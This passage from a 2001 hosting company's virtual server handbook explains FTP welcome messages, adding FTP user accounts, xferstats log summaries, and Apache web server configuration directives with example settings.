                              2. In the welcome file enter the text that you want the user to see.
                              The following is an example log-in banner found on an FTP server:
                                 Welcome to ACME Rockets Inc Anonymous FTP
                                 Server!
                                 Please send any questions or reports about this
                                 server to ftp@acme-rockets.com.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                80
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              To create a directory message:
                              Create a file named .message in the directory where you want the
                              message to appear. The text message you create in the .message file
                              displays when the user accesses that directory.
                              For example, you could promote a demo version of your company’s
                              software in the DEMO directory with a .message file containing the
                              following text:
                                  This directory contains demo versions of ACME
                                  Rocket's products:
                                  missile.zip - Missile CAD(tm) Version 1.0 (DEMO)
                                  nuke.zip – Thermo-Nuclear War Simulator(tm)
                                  Version 2.1 (DEMO)


                              Creating Non-Anonymous FTP
                              Accounts
                              If you configure your virtual server to handle non-anonymous FTP
                              accounts, you can easily add FTP accounts for some users. Adding FTP
                              accounts enables you to control who uploads or downloads the following:
                              !    Web content.
                              !    Files in the anonymous FTP file area.
                              !    Files in the private FTP upload/download directories.

                              Note: Most customers use non-anonymous FTP on their virtual servers.
                              Customers can then resell server space to clients, that enables them to
                              maintain their own home pages. Also, companies who want to restrict
                              downloads of valuable information can use password restricted
                              anonymous FTP.

                              The procedure for adding Non-Anonymous FTP accounts is similar to the
                              procedure for adding POP Mail accounts. When you create this FTP
                              account, the server automatically creates an E-mail POP account for the
                              user. If you do not wish the user to access E-mail on your server, do not tell
                              the user about the E-mail account.

                              To add Non-Anonymous FTP accounts
                              1.   Log into the server using the virtual administrator login name and
                                   password.
                              2.   Use the vadduser command. For example:
                                   {1} % vadduser

                              Note: E-mail User Names can be up to 8 characters and consist of
                              upper or lower case characters or digits. E-mail User Names must start
                              with an alphabetic character.

                              3. Enter a password for this user's POP mail account. Enter the password
                                 twice.
                              4.   Enter the E-mail User's full name. Use less than 80 characters and no ':'
                                   characters.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                81
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              5.   Enter Yes or No to Allow FTP Access for this user. If you want this
                                   user to have FTP access to the virtual server (assuming that you have
                                   the FTP service with your account), answer Yes; otherwise, answer No.
                                   If you plan to add the FTP service to this account later, enter Yes now.
                              6.   Select option 1, 2, or 3 of the Home Directory option. This option
                                   determines where this user’s "home directory" is placed. Select from
                                   the following three options:
                                     Select option 1 if this user has no special use requirements. This
                                     user’s home directory would be something like /usr/home/biff.
                                     Select option 2 if this user needs to upload their own web pages.
                                     This user’s URL would be something like
                                     http://www.yourdomain.com/biff
                                     Select option 3 if this user needs to upload files to your anonymous
                                     FTP archive (ftp://ftp.yourdomain.com/biff). This user’s URL would
                                     be something like /usr/local/etc/httpd/htdocs/biff
                              7.   Enter the FTP upload quota on this account in megabytes, or you can
                                   enter 0 to give this account no quota. 10 megabytes is the default
                                   upload quota.

                              User home directory options
                              You have several options for setting the user home directory. Each of these
                              options allow you to control how the user accesses the virtual server.
                              The first option allows you to create the home directory under your
                              /usr/home directory. This option is best for users who have no special
                              use requirements. If the directory were called test, it would be created at
                              /usr/home/test. This would be an ideal place for you to create an FTP
                              directory for users to upload information to your server that your system
                              administrator would verify and place in the proper directory structure.
                              The second option allows you to create the home directory under your
                              /usr/local/etc/httpd/htdocs directory. If the directory were
                              called test, it would be created at
                              /usr/local/etc/httpd/htdocs/test. This option is best for
                              users who upload their own web pages. The users would have FTP access to
                              the test directory, and sub-directories they created. However, the users
                              could not access anything above the test directory. The user’s home pages
                              would be located at http://www.yourdomain.com/test.
                              The third option allows the user to upload files to your anonymous FTP
                              archive. The directory created for the user test would be /ftp/pub/test. Files
                              in this directory could only be added and deleted by the user test, but
                              anyone would have access to download these files.
                              The FTP upload quota allows you to limit how much of your virtual server's
                              disk space one of your users may use. If the user attempts to upload more
                              data than their remaining quota allows, they receive a FTP error message.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 82
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              Monitoring Anonymous FTP Activity
                              The messages file located in your usr/logs directory contains valuable
                              information describing how often your virtual anonymous FTP server is
                              being used. This information is not very readable, though. You can use the
                              Xferstats program to summarize anonymous FTP activity.
                              Xferstats may be run periodically by the CRON facility.

                              To use XFERSTATS to monitor FTP activity:
                              1.   Create a file named cfile with the following information:
                                   # Crontab file (see crontab(5))
                                   # Every Sunday morning at 2:13am process FTP
                                   xferstats and "nuke" message file
                                   13 2 * * sun /usr/local/bin/xferstats -m
                                   user@xyz.com -n
                              2.   Run crontab to install the cron file (cfile) you just created:
                                   {1} % crontab cfile
                              To see more information on cron, enter man crontab and man 5
                              crontab at your virtual server's UNIX prompt.

                              Example Output from xferstats
                                   TOTALS FOR SUMMARY PERIOD Aug 16 TO Aug 17
                                   Files Transmitted During Summary Period     3
                                   Bytes Transmitted During Summary Period     762
                                   Systems Using Archives              0
                                   Average Files Transmitted Daily         2
                                   Average Bytes Transmitted Daily       381
                                   Daily Transmission Statistics
                                   Number Of Number of Average Percent Of
                                   Date    Files Sent Bytes Sent Xmit Rate Files
                                   Sent Bytes Sent
                                   Aug 16          2      508 508.0 KB/s   66.67
                                   66.67
                                   Aug 17          1      254 0.3 KB/s   33.33
                                   33.33
                                   Total Transfers from each Archive Section (By
                                   bytes)
                                   Archive Section   Files Sent Bytes Sent Files
                                   Sent Bytes Sent
                                   /pub                3      762 100.00     100.00
                                   Hourly Transmission Statistics
                                   Number Of Number of Average Percent Of
                                   Time    Files Sent Bytes Sent Xmit Rate Files
                                   Sent Bytes Sent


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                              83
VIRTUAL SERVER HANDBOOK                                          INTERPLUG CORPORATION


                                  --------------- ---------- -----------
                                  03            1     254 0.3 KB/s    33.33
                                  33.33
                                  05            2     508 508.0 KB/s   66.67
                                  66.67


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                          84
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


  Chapter


    7
                              The Virtual Web
                              Service
                              The Virtual Web Service provides all the power your company needs (and
                              plenty of bandwidth) to make exciting presentations on the Internet, attract
                              additional clientele, and effectively conduct electronic commerce.
                              The Virtual Web Service is based on the Hyper Text Transfer Protocol
                              (HTTP). You can use the Virtual Web Service to create an Internet presence
                              that reaches millions of online customers. Ordinarily, creating an Internet
                              presence means maintaining a dedicated Web server and an expensive high-
                              speed Internet connection. However, with Virtual Web Server, you do not
                              need to hassle with this extra cost in equipment and employees.
                              Interplug saves you money, and enables you to present a more professional
                              Web site to your customers. With Virtual Web Server, your home page
                              address appears as www.yourdomain.com (not www.some.isp/~yourdomain
                              like a non-virtual shared service or web mall).
                              This chapter contains information on setting up your virtual web service by
                              explaining the following:
                              !   Using Virtual Web Server software
                              !   Understanding the Virtual Web Service directory structure
                              !   Maintaining Virtual Web Server Configuration Files
                              !   Using Apache Loadable Modules
                              !   Understanding Virtual Hosting
                              !   Adding Additional Domains
                              !   Adding Virtual Hosts to httpd.conf
                              !   Using other resources for additional information


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               85
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Using Virtual Web Server
                              software
                              Interplug uses Apache Web Server software to run your Virtual Web
                              Service. Apache is the most popular and powerful server software available
                              today. Interplug has made some modifications to the Apache software to
                              extend its flexibility and power, but it is essentially the same Apache
                              software you may already be familiar with. The documentation found in this
                              manual, on our web site, or at the Apache web site (http://www.apache.org/)
                              provides you with the necessary information to understand Apache.
                              The Virtual Web Service also has the capability to support the optional
                              Secure Web Service (also known as Secure Socket Layer or SSL). If you
                              are conducting any kind of sensitive transactions (such as collecting credit
                              card information) over the World Wide Web then the Secure Web Service is
                              necessary. Many additional Virtual Web Service extensions, CGI scripts,
                              Java applets, and popular third party applications are also available. Please
                              see the Interplug web site for more information.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               86
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Understanding the Virtual Web
                              Service directory structure
                              The Virtual Web Service configuration files, log files, HTML documents
                              and CGI scripts are all located in subdirectories of the
                              ~/usr/local/etc/httpd directory. As a convenience to you, the link
                              ~/www is a shortcut to the ~/usr/local/etc/httpd directory. This
                              handbook uses both directory references since they are interchangeable.
                              A description of the each Virtual Server www subdirectory is found in the
                              table below.

                               cgi-bin        The default directory for CGI scripts.

                               cgi-src        Contains source code supporting compiled CGI scripts in
                                              the cgi-bin directory.

                               conf           Web Server configuration files (httpd.conf srm.conf,
                                              access.conf and mime.types) that define and control the
                                              behavior or your Virtual Web Service are stored in the
                                              conf subdirectory.

                               htdocs         Contains all HTML documents or other web content you
                                              author or publish.

                               icons          Contains several graphical icons that are used when a
                                              directory listing is shown to a browser client. Several
                                              default icons are included in this directory.

                               logs           Your Virtual Web Service keeps detailed logs of the
                                              documents that are requested and by whom. These logs
                                              are stored in the logs subdirectory.

                               support        The support subdirectory contains a few utilities that may
                                              be of some use to you. Many of these utilities are now
                                              incorporated into the Apache web server software as
                                              modules. This directory may be safely removed if desired.

                               modules        The modules subdirectory contains modules that can be
                                              added dynamically to your apache web server. Refer to
                                              the modules section of this chapter for more information.


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 87
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              Maintaining Virtual Web Server
                              Configuration Files
                              The behavior of the Virtual Web Service is controlled, customized, and
                              defined by several key configuration files. These files include your main
                              server configuration file (httpd.conf), your server resource
                              configuration file (srm.conf), your server access control configuration
                              file (access.conf), and your MIME type definitions (mime.types).
                              Each configuration file is located in your www/conf directory and includes
                              default values that are acceptable for most circumstances and needs.
                              However, if you would like to customize your Virtual Web Service
                              behavior, a description of many (though not all) of the configuration file
                              variables is included below. Complete documentation of the configuration
                              variables can be found at the Apache Web Site:
                              http://www.apache.org/docs/mod/directives.html


                              Learning Apache Directives
                              There are a few basics to using Apache directives. First, there are directives
                              that are single line entries, for example:
                                  ServerName yourdomain.com
                              Then there are block directives that have a beginning line and a ending line.
                              Block directives are used to group together a set of directives. For example:
                                 <VirtualHost abc.com>
                                 ServerName www.abc.com
                                 ServerAdmin webmaster@abc.com
                                 DocumentRoot /usr/local/etc/httpd/htdocs/abc
                                 </VirtualHost>
                              Block directives are enclosed in angle brackets < > and always have a
                              beginning and ending directive. The ending directive has a forward slash.
                              The directives are not configuration file specific as are other web servers
                              (NCSA).

                              Note: Using NCSA, if a directive was meant to be in srm.conf and you
                              accidentally put it in httpd.conf it causes serious errors. With Apache
                              the directives are combined in the httpd.conf file without error.


                              LoadModule

                              The LoadModule directive instructs the Apache web server software to
                              load shared object libraries at startup. This should be the first directive in
                              the configuration file so the module is available before the web server uses
                              it. The following is an example:
                                   LoadModule foo_module modules/mod_foo.so

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   88
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              Please refer to the modules section in this chapter for more information on
                              Apache modules.

                              Hostname Lookups
                              The Apache web server by default is configured to keep a log of the clients
                              that access resources on your web site (this can be turned off). The log
                              includes the hostname (i.e. some.remote.host) or just the IP address (i.e.
                              32.64.128.16). Set the value to "off" to improve your server performance.
                              Additional latency is introduced into the server response process when the
                              web server is required to perform a hostname "lookup." Sites with even
                              moderate loads should leave this directive off, since hostname lookups can
                              take considerable amounts of time.

                              Note: Use a log analysis tools such as WebTrends to look up
                              hostnames for IP addresses offline.

                              The following is an example:
                                 HostnameLookups off
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#hostnamelookups

                              DNSMode
                              The DNSMode directive is equivalent to the HostNameLookups
                              directive. Use one or the other. Directive values include:
                              !   None
                              !   Minimum
                              !   Normal
                              !   maximum.
                              Historically, the default was normal. You should set the value to minimum
                              to improve server performance. This directive is inherited from NCSA
                              httpd.
                              The following is an example:
                                 DNSMode minimum
                              For more information, see:
                              http://hoohoo.ncsa.uiuc.edu/docs/setup/httpd/DNSMode.html

                              ServerAdmin
                              The ServerAdmin directive assigns the e-mail address the server includes
                              in error messages that it returns to the client.
                              The following is an example:
                                 ServerAdmin webmaster@yourdomain.com
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#serveradmin


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               89
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              ServerRoot
                              The ServerRoot directive sets the directory in which the server resides.
                              The default directory is /usr/local/etc/httpd, since this directory
                              contains the subdirectories conf/ and logs/. Relative paths for other
                              configuration files are assumed to be defined with respect to the
                              ServerRoot directory.
                              The following is an example:
                                 ServerRoot /usr/local/etc/httpd
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#serverroot

                              ErrorLog
                              When your web server encounters an error it will use the definition
                              specified in the ErrorLog directive to handle the error. Typically, a filename
                              is specified to which your web server appends the error information. If the
                              filename definition does not begin with a slash (/) then it is assumed to be
                              relative to the ServerRoot. If the filename begins with a pipe (|) then it is
                              assumed to be a command which is to be spawned by the web server to
                              handle the error information.
                              The following is an example:
                                 ErrorLog logs/error_log
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#errorlog

                              LogLevel
                              The LogLevel directive adjusts the verbosity of the messages recorded in
                              the error logs (see ErrorLog directive). The following levels are
                              available, in order of decreasing significance: emerg, alert, crit,
                              error, warn, notice, info, debug. When a particular level is
                              specified, messages from all other levels of higher significance will be
                              reported as well; i.e. when a log level of warn is specified, messages with
                              levels of emerg, alert, crit, and error will also be logged.
                              The following is an example:
                                 LogLevel warn
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#loglevel


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                90
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              TransferLog
                              The TransferLog directive is used to identify the location of a file that
                              will contain a record of all requests made to your web server. If you are
                              using the CustomLog directive to define the format of your log files, the
                              format of your TransferLog file will be defined by the most recent
                              LogFormat directive, or Common Log Format if no other default format
                              has been specified. If you would like entries in your transfer log to be
                              formatted using the Combined Log Format, you will need to create a
                              custom LogFormat definition. You can also process your Transfer Log
                              entries with an external application by defining your TransferLog using
                              a file pipe "|," an example is included below. (Please refer to the section in
                              this chapter, "Managing Server Log Files," for more information).
                              The following is an example:
                                 TransferLog logs/access_log
                              Or
                                   TransferLog "|rotatelogs /www/logs/access_log
                                   86400"
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_log_config.html#transferlog

                              RefererLog
                              The RefererLog directive is used to identify the location of a file that
                              will contain a record of all referer information.
                              The following is an example:
                                 RefererLog logs/referer_log
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_log_referer.html#refererlog

                              AgentLog
                              The AgentLog directive is used to identify the location of a file that
                              contains a record of all browser agent information.
                              The following is an example:
                                 AgentLog logs/agent_log
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_log_agent.html#agentlog


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 91
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              LogFormat
                              The LogFormat directive sets the format of the default log file named by
                              the TransferLog directive. You can also use this directive to define
                              custom log file format types. Each log format type is defined by a format
                              declaration enclosed in quotations followed by an optional identifier or a
                              nickname. Examples of some LogFormat directives are included below.
                              (Please refer to the section in this chapter, "Managing Server Log Files," for
                              more information about using log formats effectively and without
                              confusion).
                              The format declaration member of each LogFormat directive can contain
                              literal characters copied into the log files, and ‘%’ directives that are
                              replaced in the log file. A sample of some of the ‘%’ directives are shown
                              here (a complete list can be found on the Apache web site):
                                    %b: Bytes sent, excluding HTTP headers.
                                    %f: Filename
                                    %h: Remote host
                                    %r: First line of request
                                    %s: Status. For requests that got internally
                                   redirected, this is status of the *original*
                                   request --- %>s for the last.
                                    %t: Time, in common log format time format
                                    %u: Remote user
                              Examples:
                                 Logformat "format declaration" identifier
                                 LogFormat "%h %l %u %t "%r" %>s %b
                                 "%{Referer}i" "{User-Agent}i"" combined
                                 LogFormat "%h %l %u %t "%r" %>s %b" common
                                 LogFormat "%{Referer}i -> %U" referer
                                 LogFormat "%{User-Agent}I" agent
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_log_config.html#logformat
                              http://www.apache.org/docs/mod/mod_log_config.html#formats

                              ServerName
                              The ServerName directive sets the hostname of the web server.
                              The following is a usage example:
                                 ServerName some.domain.name
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#servername


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                92
VIRTUAL SERVER HANDBOOK                                                           INTERPLUG CORPORATION


                              ServerSignature
                              The ServerSignature directive allows the configuration of a trailing
                              footer line under server-generated documents. The off setting, which is the
                              default, suppresses the error line (and is therefore compatible with the
                              behavior of Apache-1.2 and below). The on setting simply adds a line with
                              the server version number and ServerName of the serving virtual host,
                              and the E-mail setting additionally creates a "mailto:" reference to the
                              ServerAdmin of the referenced document.
                              The following is an example:
                                 ServerSignature on
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#serversignature

                              KeepAlive
                              The KeepAlive extension to HTTP, as defined by the HTTP/1.1 draft,
                              allows persistent connections. These long-lived HTTP sessions allow
                              multiple requests to be sent over the same TCP connection, and in some
                              cases have been shown to result in an almost 50% speedup in latency times
                              for HTML documents with multiple images. The KeepAlive directive
                              enables or disables KeepAlive support. Set the value of this directive to
                              "on" in order to enable persistent connections. Set the value of the directive
                              to "off" to disable KeepAlive support. The maximum number of requests
                              that you would like the web server to support per connection is defined
                              using the MaxKeepAliveRequests directive.
                              The following is an example:
                                 KeepAlive on
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#keepalive
                              http://www.apache.org/docs/keepalive.html

                              MaxRequestsPerChild
                              The MaxRequestsPerChild directive sets the limit on the number of
                              requests that an individual child server process will handle. After
                              MaxRequestsPerChild requests, the child process will die. If
                              MaxRequestsPerChild is 0, then the process will never expire. Setting
                              MaxRequestsPerChild to a non-zero limit has two beneficial effects:
                              1.   It limits the amount of memory that process can consume by
                                   (accidental) memory leakage
                              2.   It helps reduce the number of processes when the server load reduces
                                   by giving processes a finite lifetime.
                              The following is an example:
                                 MaxRequestsPerChild 0
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#maxrequestsperchild
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                 93
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              KeepAliveTimeout
                              The KeepAliveTimeout directive defines the number of seconds the
                              web server waits for a subsequent request before closing the connection
                              with the remote host.
                              The following is an example:
                                 KeepAliveTimeout 15
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#keepalivetimeout

                              MaxKeepAliveRequests
                              The MaxKeepAliveRequests directive limits the number of requests
                              allowed per connection when KeepAlive is on. If it is set to "0," unlimited
                              requests will be allowed. It is recommended that this setting be kept to a
                              high value for maximum server performance.
                              The following is an example:
                                 MaxKeepAliveRequests 100
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#maxkeepaliverequests

                              VirtualHost
                              The VirtualHost directive allows you to configure your web server to
                              subhost multiple domain names.
                              The following is an example:
                                 <VirtualHost the-subhost.domain.name>
                                   ServerAdmin webmaster@the-subhost.domain.name
                                   DocumentRoot
                                 /usr/local/etc/httpd/htdocs/subhost-dir
                                   ServerName the-subhost.domain.name
                                   ErrorLog logs/subhost-error_log
                                   TransferLog logs/subhost-access_log
                                 </VirtualHost>
                              For more information, see:
                              "Understanding Virtual Hosting" later in this chapter.


                              Learning the Server Resource
                              Configuration File (srm.conf)
                              DocumentRoot
                              The DocumentRoot directive sets the directory from which your web
                              server serves files. Your web content should reside in this directory.
                              The following is an example:
                                 DocumentRoot /usr/local/etc/httpd/htdocs
HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               94
VIRTUAL SERVER HANDBOOK                                                            INTERPLUG CORPORATION


                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#documentroot

                              DirectoryIndex
                              When a URL request is received that does not explicitly identify a resource
                              by name, i.e. http://www.yourdomain.com/, your web server will attempt to
                              retrieve the files listed as the value for the DirectoryIndex directive.
                              Several files may be defined, in which case the web server will return the
                              first one that it finds.
                              The following is an example:
                                 DirectoryIndex index.html index.htm
                              A request for http://www.yourdomain.com/ would return
                              http://www.yourdomain.com/index.html if it existed, then
                              http://www.yourdomain.com/index.htm and so on until a match is found. If
                              no match is found then an index of the files contained in the directory is
                              returned.
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_dir.html

                              FancyIndexing, IndexOptions, AddIcon, IndexIgnore
                              As noted above, the DirectoryIndex directive identifies specific files
                              that should be searched for when a URL request is received that does not
                              explicitly identify a resource. If the DirectoryIndex search fails and
                              the Indexes option is set for the requested directory (see the
                              access.conf <Directory> directive), then an index of files is
                              generated and served the client agent. There are several directives that
                              define the display of such an index of files.
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_autoindex.html

                              AccessFileName
                              When returning a document to a client, the server looks for access control
                              files in the requested resource directory as well as its parent directories. The
                              AccessFileName directive sets the name of the file your web server will
                              look for to find access control definitions (please see the "Password
                              Protecting a Directory" tutorial presented later in this chapter for more
                              information about access control files).
                              The following is an example:
                                 AccessFileName .htaccess
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#accessfilename


HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                  95
VIRTUAL SERVER HANDBOOK                                                       INTERPLUG CORPORATION


                              TypesConfig
                              The TypesConfig directive identifies the location of the configuration
                              file which contains information about how file extensions match to MIME
                              types.
                              The following is an example:
                                 TypesConfig conf/mime.types
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_mime.html#typesconfig

                              DefaultType
                              The DefaultType directive defines a MIME type for resources on your
                              web server that do not match file extensions found in your MIME types
                              configuration file.
                              The following is an example:
                                 DefaultType text/plain
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#defaulttype

                              AddType
                              The AddType directive allows you to add a new MIME type definition
                              without editing the file defined by the TypesConfig directive. Your
                              mime.types configuration file is fairly complete so you will rarely need
                              the AddType directive.
                              The following is an example:
                                 AddType text/plain .txt
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_mime.html#addtype

                              AddHandler
                              The AddHandler directive maps a filename extension to a special
                              handler.
                              Examples:
                                 # To use CGI scripts:
                                 #AddHandler cgi-script .cgi


                                  # To use server-parsed HTML files
                                  AddType text/html .shtml
                                  AddHandler server-parsed .shtml
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_mime.html#addhandler
                              http://www.apache.org/docs/handler.html#addhandler

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                           96
VIRTUAL SERVER HANDBOOK                                                          INTERPLUG CORPORATION


                              AddLanguage
                              The AddLanguage directive is used to identify resources written in a
                              specific language with a file extension. The AddLanguage directive is
                              essential for content negotiation, where the server returns one from several
                              documents based on the language preference of the client browser (please
                              see the "Serving Document Based on Language Preference" tutorial
                              presented later in this chapter for more information about content
                              negotiation).
                              The following is an example:
                                 AddLanguage en .en
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_mime.html#addlanguage

                              LanguagePriority
                              The LanguagePriority directive allows you to give precedence to
                              some languages in case of a "tie" during content negotiation or if the
                              browser client does not specify a language priority (older browsers). You
                              simply list the languages in decreasing order of preference (please see the
                              "Serving Document Based on Language Preference" tutorial presented later
                              in this chapter for more information about content negotiation).

                              Note: Use of this directive requires that the mod_negotiation module
                              be loaded. Please refer to the LoadModule directive explanation for
                              more information.

                              The following is an example:
                                 LanguagePriority en fr de
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_negotiation.html#languagepriority

                              Redirect
                              The Redirect directive is used to redirect absolute URL pathnames to
                              absolute URL addresses. This is especially useful if you have resources that
                              have moved from one location to another and want to "redirect" requests for
                              the document at the old location to the new location.
                              The following is an example:
                                 Redirect /path/file.html
                                 http://somewhere.else/file.html
                                 Redirect /path/file.html
                                 http://yourdomain.com/newfile.html
                                 Redirect /directory
                                 http://somewhere.else/directory/
                                 Redirect /directory
                                 http://yourdomain.com/newdirectory/
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_alias.html#redirect

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                               97
VIRTUAL SERVER HANDBOOK                                                             INTERPLUG CORPORATION


                              Alias
                              The Alias directive allows documents to be stored in the local file system
                              other than under the directory defined using the DocumentRoot directive.
                              The following is an example:
                                 Alias icons /usr/local/etc/httpd/icons
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_alias.html#alias

                              ScriptAlias
                              The ScriptAlias directive has the same behavior as the Alias
                              directive, except that in addition to defining an alias definition, the directive
                              also marks the target directory as containing CGI scripts.
                              The following is an example:
                                 ScriptAlias /cgi-bin/ /usr/local/etc/httpd/cgi-
                                 bin/
                              For more information, see:
                              http://www.apache.org/docs/mod/mod_alias.html#scriptalias

                              ErrorDocument
                              The ErrorDocument directive defines the location of documents that
                              should be displayed or scripts that should be invoked when the server
                              encounters an error. The directive can map the error codes to documents or
                              scripts on your local server or on a remote server. When the error code is
                              encountered, you web server instructs the browser client to redirect its
                              request to the URL you define with the error code. If no ErrorDocument
                              definition exists for a specific error code then your web server outputs a
                              hardcoded error message that it has defined internally. Common error codes
                              include 401, 403, 404, 406, and 500. Those error codes and their definitions
                              are found in the following table:


                               Error Code 401 –          The requested resource required authentication,
                               Authorization Failed      and the client failed to provide a valid
                                                         login/password pair.
                               Error Code 403 –          The client has requested a resource that is
                               Permission Denied         forbidden.

                               Error Code 404 –          The requested resource does not exist on the web
                               Resource Not Found        server.
                               Error Code 406 –          The requested resource was found on the web
                               Resource Not              server, but could not be delivered because the
                               Acceptable                type of the resource is incompatible with accepted
                                                         types indicated by the client.
                               Error Code 500 –          The requested resource does not exist on the web
                               Internal Error            server.

                              For more information about custom error handling, see "Creating Custom
                              Error Document Pages" later in this chapter.

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                                   98
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                              The following is an example:
                                 ErrorDocument 401 /error_docs/subscribe.html
                                 ErrorDocument 403 /error_docs/denied.html
                                 ErrorDocument 404 /error_docs/notfound.html
                                 ErrorDocument 406 /cgi-
                                 bin/error_scripts/language_handler.pl
                                 ErrorDocument 500 /cgi-
                                 bin/error_scripts/script_error.pl
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#errordocument
                              http://www.apache.org/docs/custom-error.html


                              The Access Control Configuration File
                              (access.conf)
                              <Directory>
                              The Directory directive defines access control and security settings for
                              the directories that are accessible by your web server. Each Directory
                              definition is comprised of several sub-directives. Some of these sub-
                              directives include Options, AllowOveride, and <Limit>. Many of
                              the sub-directives that can be included in the <Directory> definitions
                              can be included in local access control files (see AccessFileName
                              directive). In most cases, the default <Directory> definitions included in
                              your access.conf file will be adequate for you needs (the default
                              definitions are included below). If you need to modify these definitions,
                              please consult the URL references listed below for a thorough presentation
                              of the <Directory> directive and its sub-directives.
                              The following is an example:
                                 <Directory /usr/local/etc/httpd/htdocs>
                                 # Value for the Options directive can include:
                                 #"None", "All", or any
                                 # combination of "Indexes", "Includes",
                                 #"FollowSymLinks", "ExecCGI", # or
                                 #"MultiViews". Note that "MultiViews" is not
                                 #included with "All"
                                 Options Indexes FollowSymLinks
                                 # The AllowOverride directive controls which
                                 #options the local access
                                 # control files in directories can override.
                                 #The values can also be
                                 # "All", or any combination of "Options",
                                 #"FileInfo", "AuthConfig",
                                 # and "Limit"
                                 AllowOverride None
                                 # The Limit directive controls who can get
                                 #access resources from your
                                 # server. The Limit directive can specifically
                                 #identify access

HTTP://WWW.INTERPLUG.COM
COPYRIGHT  2001
DIGITAL TOOLS LLC / INTERPLUG CORPORATION                                                            99
VIRTUAL SERVER HANDBOOK                                                        INTERPLUG CORPORATION


                                  # restrictions made using methods such as POST,
                                  #GET, PUT, DELETE,
                                  # etc. If no method is specified, then the
                                  #access restrictions is
                                  # are placed on all methods.
                                  <Limit>
                                  order allow,deny
                                  allow from all
                                  </Limit>
                                  </Directory>
                                  # /usr/local/etc/httpd/cgi-bin should be changed
                                  to the value of your
                                  # ScriptAlias definition
                                  <Directory /usr/local/etc/httpd/cgi-bin>
                                  AllowOverride None
                                  Options None
                                  </Directory>
                              For more information, see:
                              http://www.apache.org/docs/mod/core.html#directory
                              http://www.apache.org/docs/mod/core.html#options
                              http://www.apache.org/docs/mod/core.html#allowoverride
                              http://www.apache.org/docs/mod/core.html#limit
